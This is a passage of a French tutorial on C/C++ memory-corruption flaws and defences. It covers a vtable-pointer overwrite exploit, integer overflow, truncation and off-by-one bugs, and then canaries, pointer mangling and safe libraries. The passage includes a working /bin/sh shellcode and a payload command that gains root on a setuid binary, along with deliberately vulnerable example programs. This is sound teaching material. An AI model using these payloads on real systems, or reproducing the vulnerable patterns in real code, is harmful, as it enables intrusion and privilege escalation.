
```
Dump of assembler code for function main:
0x0804887f <main+0>:       lea    ecx,[esp+0x4]
0x08048883 <main+4>:       and    esp,0xfffffff0
0x08048886 <main+7>:       push   DWORD PTR [ecx-0x4]
0x08048889 <main+10>:      push   ebp
0x0804888a <main+11>:      mov    ebp,esp
0x0804888c <main+13>:      push   ebx
0x0804888d <main+14>:      push   ecx
0x0804888e <main+15>:      sub    esp,0x20
0x08048891 <main+18>:      mov    DWORD PTR [ebp-0x20],ecx
0x08048894 <main+21>:      mov    DWORD PTR [esp],0x4
0x0804889b <main+28>:      call   0x80486d0 <_Znwj@plt>
0x080488a0 <main+33>:      mov    ebx,eax
0x080488a2 <main+35>:      mov    DWORD PTR [esp],ebx
0x080488a5 <main+38>:      call   0x8048900 <_ZN9ToExploitC1Ev>
0x080488aa <main+43>:      mov    DWORD PTR [ebp-0xc],ebx
0x080488ad <main+46>:      mov    eax,DWORD PTR [ebp-0x20]
0x080488b0 <main+49>:      cmp    DWORD PTR [eax],0x1
0x080488b3 <main+52>:      jg     0x80488be <main+63>
0x080488b5 <main+54>:      mov    DWORD PTR [ebp-0x1c],0x2
0x080488bc <main+61>:      jmp    0x80488f3 <main+116>
0x080488be <main+63>:      mov    edx,DWORD PTR [ebp-0x20]
0x080488c1 <main+66>:      mov    eax,DWORD PTR [edx+0x4]
0x080488c4 <main+69>:      add    eax,0x4
0x080488c7 <main+72>:      mov    eax,DWORD PTR [eax]
0x080488c9 <main+74>:      mov    DWORD PTR [esp],eax
0x080488cc <main+77>:      call   0x8048840 <_Z4vulnPc>
0x080488d1 <main+82>:      mov    eax,DWORD PTR [ebp-0xc]
0x080488d4 <main+85>:      mov    eax,DWORD PTR [eax]
0x080488d6 <main+87>:      mov    edx,DWORD PTR [eax]
0x080488d8 <main+89>:      mov    eax,DWORD PTR [ebp-0xc]
0x080488db <main+92>:      mov    DWORD PTR [esp],eax
0x080488de <main+95>:      call   edx
0x080488e0 <main+97>:      mov    DWORD PTR [esp],0x8048a16
0x080488e7 <main+104>:     call   0x8048700 <puts@plt>
0x080488ec <main+109>:     mov    DWORD PTR [ebp-0x1c],0x1
0x080488f3 <main+116>:     mov    eax,DWORD PTR [ebp-0x1c]
0x080488f6 <main+119>:     add    esp,0x20
0x080488f9 <main+122>:     pop    ecx
0x080488fa <main+123>:     pop    ebx
0x080488fb <main+124>:     pop    ebp
0x080488fc <main+125>:     lea    esp,[ecx-0x4]
0x080488ff <main+128>:     ret
End of assembler dump.
gdb> p 0xbfffce18 - 0xc
$1 = 0xbfffce0c
```

Du fichier `core`, on déduit que le début de `buffer` est à l'adresse 0xbfffcda0. On déduit également que le EBP de main() est à l'adresse 0xbfffce18. On voit, enfin, dans le désassemblage de main() que `obj` est à l'adresse 0xbfffce0c.

`obj` est déréférencé (0x080488d1 <main+82>). On prend alors les 4 premiers octets de la mémoire pointée (il s'agit du VPTR) et on le déréférence (0x080488d4 <main+85>) pour avoir accès à la VTBL. On prend alors les 4 premiers octets de la VTBL et on les déréférence (0x080488d6 <main+87>) pour avoir accès aux instructions de la fonction ToExploit::test(), qui est alors exécutée (0x080488de <main+95>).

Pour exploiter cela, il nous faut donc créer 3 niveaux d'indirection en réécrivant l'adresse 0xbfffce0c, en créant un faux objet, avec un faux VPTR, puis une fausse VTBL pour enfin faire pointer la première entrée de la VTBL sur notre shellcode.

Voici un schéma mémoire de ce que nous allons faire.



Passons à l'exploitation.

```
 # sudo chown root:root vptrexploit
 # sudo chmod u+s vptrexploit
 # ./vptrexploit test
 Normal execution flow
 I'm still good... for now

 # whoami
 guest
 # SHL="$(for i in {1..10000} ; do printf "\x90" ; done ; printf
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89
\xe1\xb0\x0b\xcd\x80")" ./vptrexploit "$(printf "\xa4\xcd\xff\xbf" ; printf
"\xff\xf6\xff\xbf" ; for i in {1..52}  ; do echo -n "B" ; done ; printf
"\xa0\xcd\xff\xbf" ; printf "\x0c\xce\xff\xbf")"
 sh-3.2# whoami
 root
```

3.4. Vulnérabilités liées aux entiers

3.4.1. Integer overflow

Alors que certains langages permettent une gestion des entiers de manière transparente vis à vis des valeurs minimales/maximales, le C, proche de la machine, propose une variété de type entier.

- Les char stockent des entiers sur 8 bits (en général). La version signée stocke des valeurs entre -128 et 127. La version non signée stocke des valeurs entre 0 et 255.
- Les short stockent des entiers sur 16 bits. La version signée stocke des valeurs entre -32.768 et 32.767. La version non signée stocke des valeurs entre 0 et 65.535.
- Les long stockent des entiers sur 32 bits. La version signée stocke des valeurs entre -2.147.483.648 et 2.147.483.647. La version non signée stocke des valeurs entre 0 et 4.294.967.295. Sur les architectures IA-32, le type int est équivalent au type long.
- Les long long stockent des entiers sur 64 bits. La version signée stocke des valeurs entre -9.223.372.036.854.775.808 et 9.223.372.036.854.775.807. La version non signée stocke des valeurs entre 0 et 18.446.744.073.709.551.615.

Les valeurs limites sont directements liées au nombre de bits sur lequels sont stockés les entiers. Les entiers sont en effet encodés sous leur forme décomposée en puissance de 2. Ainsi le chiffre 3 est représenté par la valeur binaire 11, c'est-à-dire 2^1 + 2^0. Si ce chiffre était stocké dans un char, son encodage serait sur 8 bits, tous les bits non spécifiés à gauche valant 0. Ainsi, en mémoire 3 est représenté 00000011 si la valeur est un char, ou 0000000000000011 si la valeur est un short...

Dans la version non signée des types, les valeurs encodées s'étendent donc de tous les bits à 0 à tous les bits à 1.

Pour le type unsigned char, ces valeurs s'étendent ainsi de 00000000 (0 en base 10) à 11111111 (255 en base 10).

L'addition en binaire est identique à l'addition en base 10, si ce n'est que la retenu se fait lorsque l'on atteint 2, et non 10. Ainsi, 11 (3 en base 10) + 1 (1 en base 10) donnera la valeur 100 (4 en base 10).

S'il advenait que l'on ajoute 1 à 11111111 (255 en base 10), la valeur en mémoire serait alors 100000000 (256 en base 10). Cette valeur est codée sur 9 bits. Si nous stockons cette valeur dans un unsigned char dont l'encodage est sur 8 bits, seuls les 8 bits les plus à droite (dits de poids faible) seraient conservés. Le 1 excédentaire serait alors perdu (et au niveau du processeur, le registre EFLAGS aurait des bits mis à 1 pour détecter un dépassement de capacité et une retenue). La valeur stockée dans le unsigned char serait alors 00000000 (0 en base 10) au lieu de 256 ! Il s'agit d'un dépassement d'entier.

Le dépassement d'entier peut également intervenir avec les entiers signés.

En binaire, le signe est déterminé par le bit de poids le plus fort (le plus à gauche dans la représentation écrite). S'il vaut 0, le nombre est positif. S'il vaut 1, le nombre est négatif. Ce bit étant réservé pour le signe, cela explique que les valeurs maximales des versions signées des différents types soient moitié moins grandes que les versions non signées de ces mêmes types.

Les bits restants valent, si le bit de poids fort est à 0, les mêmes valeurs que dans la représentation non signée.

Dans le cas d'un nombre négatif, cependant, les bits ne servant pas au codage du signe forment la somme à additionner à la valeur minimale du type signé.

Ainsi le nombre 10000000 (stocké dans un signed char représente -128 + 0, car 0000000 vaut 0 et la valeur minimale d'un signed char est -128. La valeur 10000100 vaut -128 + 4 = -124 car 0000100 vaut 4.

Le fait qu'un nombre soit signé ou non n'est cependant qu'une interprétation de la valeur stockée en mémoire. Ainsi -128 et 128 ont le même encodage binaire : 10000000 ; seule l'interprétation (le type dans le langage évolué, comme le C) permet de savoir qu'on signifiait un nombre signé ou non. Cela a une incidence sur l'addition : l'addition binaire se comporte de manière identique qu'on soit

en signé ou en non signé. Ainsi 01111111 (127 en base 10) + 1 vaudra 10000000 (soit -128 en signé et 128 en non signé !). On peut donc se retrouver avec un nombre négatif en additionnant une valeur positive à un nombre positif ! Il s'agit d'un autre cas de débordement d'entier.

Ces dépassements peuvent aller également dans l'autre sens avec la soustraction d'un nombre : -120 - 10 dans un signed char donne 125, et 10 - 15 donne 250 dans un unsigned char.

Voici un exemple un programme vulnérable au dépassement d'entier dont le flux de traitement peut être modifié, sans pour autant prendre le contrôle total de la machine.

```
#include <stdio.h>

int main() {
  int maValeur, monAutreValeur;
  unsigned int monResultat;

  do {
    puts("Veuillez saisir un premier nombre");
    scanf("%d", &maValeur);
  } while (maValeur > 500);

  do {
    puts("Veuillez saisir un deuxieme nombre");
    scanf("%d", &monAutreValeur);
  } while (monAutreValeur > 500);

  monResultat = maValeur + monAutreValeur;

  if(monResultat < 1000) {
    puts("Normal execution flow");
  }
  else {
    puts("Should never happen");
  }
  return 0;
}
```

Voici son exploitation. Malgré la saisie de deux nombres bien inférieur à 500, le résultat de leur somme peut être supérieur à 1000 car la saisie de nombre négatif est autorisée, et que le résultat est stocké dans un entier non signé, créant un integer overflow.

```
# gcc intoverflow.c -o intof
# ./intof
Veuillez saisir un premier nombre
50
Veuillez saisir un deuxieme nombre
499
Normal execution flow
# ./intof
Veuillez saisir un premier nombre
50
Veuillez saisir un deuxieme nombre
-51
Should never happen
```

Le dépassement d'entier peut également mener à des dépassements de buffer. Voici un exemple, malheureusement trop commun.

```
#include <stdio.h>
#include <stdlib.h>
#include <limits.h>

int main() {
```

```
   unsigned int nb;
   int * tab;
   int tmp;
   size_t tailleMax;

   puts("Indiquer le nombre d'éléments max que vous voulez saisir");
   scanf("%u", &nb);
   tab = malloc(sizeof(int) * nb);
   if(tab == NULL) {
     puts("Echec Malloc");
     return 1;
   }

   printf("Nous venons d'allouer %lu octets\nLe premier entier sera stocké à
l'adresse %p et le dernier à l'adresse %p\n", sizeof(int) * nb, tab, tab + nb -
1);

   for(unsigned int i = 0 ; i < nb ; i++) {
     puts("Insérer une valeur ou 0 pour quitter");
     scanf("%d", &tmp);
     if(tmp == 0) {
       break;
     }
     else {
       printf("Insertion en mémoire à l'adresse %p\n", &tab[i]);
       tab[i] = tmp;
     }
   }
   free(tab);
   return 0;
 }
```

Si nous fournissons une valeur très grande pour le nombre d'éléments à insérer, la taille demandée à malloc() pourra faire un dépassement d'entier non signé (le type size_t étant un unsigned long sur Linux IA-32) et boucler sur de très petits entiers. Le programme quant à lui considérera pour sa boucle que nous avons alloué la mémoire suffisante et nous permettra d'écrire des octets hors de la mémoire réservée, permettant ici un dépassement de tampon dans le tas et dans certaines conditions une écriture arbitraire en mémoire (c.f. section sur les dépassements de tampons dans le tas).

```
 # ./intof2
 Indiquer le nombre d'éléments max que vous voulez saisir
 5
 Nous venons d'allouer 20 octets
 Le premier entier sera stocké à l'adresse 0x80498b0 et le dernier à l'adresse
0x80498c0
 Insérer une valeur ou 0 pour quitter
 1
 Insertion en mémoire à l'adresse 0x80498b0
 Insérer une valeur ou 0 pour quitter
 2
 Insertion en mémoire à l'adresse 0x80498b4
 Insérer une valeur ou 0 pour quitter
 3
 Insertion en mémoire à l'adresse 0x80498b8
 Insérer une valeur ou 0 pour quitter
 4
 Insertion en mémoire à l'adresse 0x80498bc
 Insérer une valeur ou 0 pour quitter
 5
 Insertion en mémoire à l'adresse 0x80498c0
 # ./intof2
 Indiquer le nombre d'éléments max que vous voulez saisir
 1073741825
 Nous venons d'allouer 4 octets
```

```
 Le premier entier sera stocké à l'adresse 0x80498b0 et le dernier à l'adresse
0x80498b0
 Insérer une valeur ou 0 pour quitter
 1
 Insertion en mémoire à l'adresse 0x80498b0
 Insérer une valeur ou 0 pour quitter
 2
 Insertion en mémoire à l'adresse 0x80498b4
 Insérer une valeur ou 0 pour quitter
 3
 Insertion en mémoire à l'adresse 0x80498b8
 Insérer une valeur ou 0 pour quitter
 4
 Insertion en mémoire à l'adresse 0x80498bc
 Insérer une valeur ou 0 pour quitter
 5
 Insertion en mémoire à l'adresse 0x80498c0
 Insérer une valeur ou 0 pour quitter
 0
 *** glibc detected *** ./intof2: free():
 Abandon (core dumped)
```

3.4.2. Problèmes de conversion (promotion, troncature)

Bien que le C soit un langage à typage relativement fort, un certain nombre de conversions implicites sont encore effectuées, héritage du B, un de ses ancêtres, qui était un langage à typage faible (au sens où il n'existait qu'un seul type de données : le mot).

En C, lorsqu'une expression contenant des nombres est évaluée, les différents éléments de cette expression sont automatiquement promus au type de données le plus élevé possédé par l'un des opérandes de l'expression. Voici la hiérarchie des promotions, du type le plus élevé au type le moins élevé.

- long double
- double
- float
- unsigned long
- long
- unsigned int
- int

Les types short et char ainsi que leurs variantes non signées sont automatiquement promus en int.

Le problème intervient car il y a un mélange des types signés et non signés dans la promotion ; ainsi un type signé pourra être promu en non signé. Comme nous l'avons précédemment vu, l'encodage pour un type est le même qu'il s'agisse de la variante signée ou non signée ; il s'agit simplement d'une différence d'interprétation du bit de poids fort. Ainsi dans le programme suivant, -1 est encodé comme un entier 32 bits dont tous les bits sont à 1, puis est promu en entier non signé (dont tous les bits sont à 1 ; c'est à dire la valeur maximale que peut atteindre un entier non signé 32 bits). Le -1 converti en non signé est donc plus grand ou égal que n'importe quel autre entier non signé sur 32 bits, ce qui fait que le test du programme suivant sera toujours vérifié.

```
#include <stdio.h>

int main() {
  unsigned int a = 300;
  if( a < -1 ) {
    puts("Should never happen");
  }
```

```
  else {
    puts("Attended result");
  }
  return 0;
}
```

Voici le résultat de l'exécution de ce programme.

```
# gcc -o promo promo.c
# ./promo
Should never happen
```

Le dépassement d'entiers ou des problèmes de conversions peuvent également intervenir lorsqu'on affecte une valeur numérique d'un certain type à une variable dont le type a une représentation insuffisante pour stocker tous les bits significatifs. Par exemple, affecter un entier 32 bits dans un entier 16 bits a pour effet la perte des 16 bits de poids le plus fort. Cela peut également arriver lors de l'affectation d'un double à un float, le nombre de chiffres significatifs n'étant pas le même. Voici un exemple de programme où ce type d'erreur sur les entiers peut conduire à une exécution arbitraire de code.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char * vuln(char * str, unsigned short length) {

  char * dst = malloc(sizeof(char) * (length + 1));

  if(dst == NULL) {
    return;
  }

  strncpy(dst, str, strlen(str));

  return dst;
}

int main(int argc, char * argv[]) {
  char * tmp;
  if(argc < 2) {
    return EXIT_FAILURE;
  }

  tmp = vuln(argv[1], strlen(argv[1]));

  free(tmp);

  return EXIT_SUCCESS;
}
```

Dans ce programme, on peut voir deux erreurs malheureusement classiques chez les débutants : l'utilisation d'une longueur comme troisième paramètre de la fonction strncpy() qui est celle de la source, et non celle maximale du buffer de destination. D'après ce code, le développeur aurait voulu que les deux longueurs soient équivalentes. Cependant, il y a une erreur de type causant une troncature de la taille de la chaine : lors de l'appel à la fonction vuln(), le second argument est un size_t, équivalent à un unsigned long, entier sur 32 bits non signé, mais celui-ci est stocké dans le second paramètre de la fonction, de type unsigned short, entier 16 bits non signé.

Une exploitation serait alors de fournir en entrée une chaine d'une longueur sensiblement supérieure à 65535, valeur maximale d'un entier 16 bits non signé, causant un buffer overflow, et permettant ainsi l'écrasement de la pile, comme déjà démontré plus tôt dans ce document.

3.4.3. Off by X

Le C est un langage avec peu ou pas de protection directement intégrées dans le langage. Ainsi, si nous écrivons en dehors d'un tableau (cas du dépassement de tampon), cela n'est pas détecté par le compilateur, ni lors de l'exécution par le système, sauf si des valeurs utilisées ultérieurement sont réécrites avec des valeurs ineptes ou si nous dépassons au point de sortir des pages mémoires allouées à l'application.

Les erreurs *off by* sont des erreurs de logique de la part des développeurs lors du maniement de buffer, et du nombre d'itérations sur ce buffer.

Un exemple valant 1000 explications, voici un programme avec une vulnérabilité *off-by-one*.

```
#include <stdio.h>

int main() {
  int maValeurSecrete = 0xcafebabe;
  int tabInt[] = {1, 2, 3, 4, 5, 6};

  for(int i = 0 ; i < 7 ; i++) {
    printf("%x\n", *(tabInt + i));
  }

  return 0;
}
```

Que les développeurs aient supprimé une valeur dans l'initialisation de `tabInt`, au cours de différentes versions de ce programme, ou qu'ils aient mal compté le nombre d'entrées dans le tableau, ils sont coupables à la fois de ne pas avoir utilisé de méthodes permettant la détermination dynamique de la taille du tableau (comme sizeof(tabInt)/sizeof(int)) pour éviter ce genre d'erreur, mais également de la divulgation de la valeur de la variable `maValeurSecrete` à cause d'une erreur de type *off-by-one*. Lors de l'exécution, nous obtenons en effet l'affichage suivant.

```
# gcc -o offbyone -std=c99 offbyone.c
# ./offbyone
1
2
3
4
5
6
cafebabe
```

4. Les méthodes de protection

4.1. Méthodes de programmation défensive

4.1.1. Les canaris

Face aux buffers overflow, première et plus courante vulnérabilité connue au milieu des années 90, de nombreuses solutions furent proposées, dont les *canaris* aussi appelés *cookies*. Il en existe plusieurs types aux buts variants, mais l'idée, d'une manière générale, est de placer ceux-ci entre un buffer et une/des valeur(s) sensible(s) afin de stopper ou détecter le débordement. Certains étendent leur rôle à la protection de l'adresse de retour d'une fonction par la modification de celle-ci, comme nous allons le voir.

Les canaris peuvent être à la fois une technique de protection utilisée par les développeurs et une technique de protection apposée par les compilateurs de manière systématique. Nous verrons dans cette section les canaris apposés manuellement, et dans la section consacrée à SSP, une protection automatisable par ProPolice, et récemment GCC.

Les canaris sont généralement de la taille d'un entier int ou d'un pointeur.

4.1.1.1. Emplacement des canaris

Les canaris, au cours de leur histoire, furent placés à différents endroits.

Tout d'abord, certains ne pensent pas nécessaire d'en placer en bout de buffers dans le tas, afin de protéger les méta-données du chunk suivant. Ces mêmes personnes proposent en effet une autre solution pour les protéger : le contrôle de la liste doublement chainée. On peut en effet détecter une incohérence en parcourant une liste chainée si pour un chunk X, le chunk "précédent" du chunk "suivant" (chunk X + 1) n'est pas le chunk X.

D'autres débats ont également lieu sur la nécessité, dans la pile, de placer un canari à la fin de chaque buffer. Il est communément admis aujourd'hui, cependant, que le surcoût en performance n'en vaut pas la chandelle.

Enfin, si le point précédent est admis, et qu'un seul canari est utilisé par frame, sa position fût étrangement discutée et certains placèrent le canari entre le Frame Base Pointer et l'adresse de retour de la fonction, laissant ce premier vulnérable et exploitable. Les protections comme SSP placent le canari en amont du Frame Base Pointer afin de le protéger également.

4.1.1.2. Canaris aléatoires

Ce canari est une valeur aléatoire, stocké en dehors de la pile, et empilé juste après le Frame Base Pointer en fin de prologue. Au moment de l'épilogue de la fonction, si cette valeur est détectée comme altérée, un appel à abort() peut être lancé, faisant avorter la tentative de prise de contrôle du flux d'instructions (puisque la fonction ne retournera jamais).

Ce canari peut être défait s'il est possible d'effectuer une lecture arbitraire en mémoire pour récupérer la valeur du canari et de pouvoir l'inclure dans le buffer attaqué par après. Cette dernière condition peut donc forcer à utiliser certains caractères comme '\x00', '\x0a', '\x0d' et '\xff', qui provoquent l'arrêt de la recopie d'une chaine de caractères, suivant la fonction utilisée pour le remplissage du buffer.

Ce canari peut également être défait par une écriture arbitraire en mémoire.

4.1.1.3. Canaris aléatoires + XOR

Ce canari est en tout point identique aux canaris aléatoires : il s'agit d'une valeur aléatoire, empilée au-dessus du Frame Base Pointer, et stockée en dehors de la pile, pour la comparaison effectuée lors de l'épilogue de la fonction. La différence est que cette valeur est également utilisée afin de

défigurer l'adresse de retour de la fonction (et éventuellement le frame base pointer) lors du prologue, et de la rétablir lors de l'épilogue, par une technique équivalente à la macro PTR_MANGLE de la libc, avec comme *pointer_guard* le canari.

Ce *pointer mangling* ne protège toujours pas efficacement si une lecture arbitraire en mémoire est permise au préalable, mais sinon, elle peut protéger contre une écriture arbitraire en mémoire.

4.1.1.4. NULL Canaries

L'une des premières formes de canaris de détection et de blocage fût le NULL canary. Il s'agit d'une chaine de caractères empilée au-dessus du Frame Base Pointer et ayant pour valeur "\x00\x00\x00\x00".

Son utilité est double : d'une part, si sa valeur est altérée et détectée comme telle avant que la fonction ne retourne, il est possible de lancer un appel à abort(), faisant échouer la tentative de prise de contrôle du flux d'instructions. D'autre part, si un attaquant souhaite écraser les méta-données, il doit donc mettre la chaine "\x00\x00\x00\x00" dans sa chaine d'attaque... ce qui a pour effet de stopper la recopie d'un buffer de type chaine de caractères, le caractère nul étant le symbole de fin de chaine en C.

Ce canari ne prévient pas des écritures arbitraires en mémoire, ni des dépassements de tampon n'impliquant pas de recopie de chaines de caractères en mémoire.

4.1.1.5. NULL Terminator Canaries

Très vite, le NULL canary a été remplacé par le NULL Terminator canary. Un seul ou quatre caractères nuls ont le même effet dans un canari ; aussi, les caractères composant ce canari ont été diversifiés pour tenter de toucher encore plus de cas de recopies non contrôlées. Les caractères '\x0a' (LF), '\x0d' (CR) et '\xff' (EOF) ont ainsi été ajoutés à ce canari afin de donner la chaine : *"\x00\x0a\xff\x0d"*.

Ce canari, tout comme les NULL canaries ne prévient pas des écritures arbitraires en mémoire, ni des dépassements de tampon n'impliquant pas des chaines de caractères.

4.1.2. Pointer Mangling

Le Pointer Mangling est une technique visant à défigurer un pointeur avant de le stocker en mémoire. Il est nécessaire que la méthode d'encodage soit réversible, car le pointeur devra être décodé avant d'être utilisé.

Une manière classique d'encoder un pointeur est d'effectuer un XOR de l'adresse pointée avec une valeur arbitraire, éventuellement aléatoire, déterminée pendant l'exécution du code, et qu'il sera nécessaire à l'attaquant de deviner ou de lire avant de pouvoir réécrire ce pointeur.

Cette technique peut être affaiblie si le secret aléatoire peut être déduit, par exemple, à cause d'une génération aléatoire avec trop peu d'entropie, ou si un pointeur dont on connait le clair et le chiffré est divulgué, permettant ainsi de retrouver le secret. L'obtention du secret peut être également fait si une vulnérabilité de type *format string* peut être exploitée dans la même application.

4.1.3. Bibliothèques sécurisées

4.1.3.1. SafeStr

SafeStr est une bibliothèque définissant un type safestr_t transtypable en char * pour la lecture, une série de fonctions permettant les opérations usuelles sur les chaines de caractères (et devant être utilisées en lieu et place des opérations classiques en écriture sur les char *) et maintenant des méta-données sur les chaines de caractères, afin de contrôler les opérations sur celles-ci et prévenir des failles de sécurité.

La documentation officielle de SafeStr assure qu'une utilisation correcte des chaines de caractères de type safestr_t permet de contrecarrer efficacement tous les dépassements de tampon, les failles sur les chaines de formatage, et de maintenir des méta-données sur les chaines notamment pour

configurer un drapeau signifiant si les données de cette chaine ont été filtrées et contrôlées ou non.

4.1.3.2. Vstr

Vstr est une bibliothèque permettant la gestion des chaines de caractères comme des flux de données. Orientée et optimisée entrée/sortie, elle permet l'ajout et la suppression de données dans les chaines en des temps constants (O(1)) via une structure interne complètement étrangère au concept de tableaux de caractères. Sa structure interne permet également l'ajout de nouveaux caractères sans avoir à se soucier du dimensionnement en mémoire, permettant de s'affranchir des dépassements de capacité des tampons.

4.1.3.3. SafeInt

La bibliothèque SafeInt est utilisable en C++. Elle définit un type paramétrable SafeInt possédant des surcharges sur tous les opérateurs et permettant la détection et la gestion des erreurs sur les entiers notamment en cas de dépassement de capacité.

4.2. Protections du compilateur

4.2.1. SSP : Stack Smashing Protector


Tout d'abord connue sous le nom ProPolice, cette protection est aujourd'hui intégrée dans le compilateur GCC (depuis la version 4.1). Elle est activable par l'option -fstack-protector

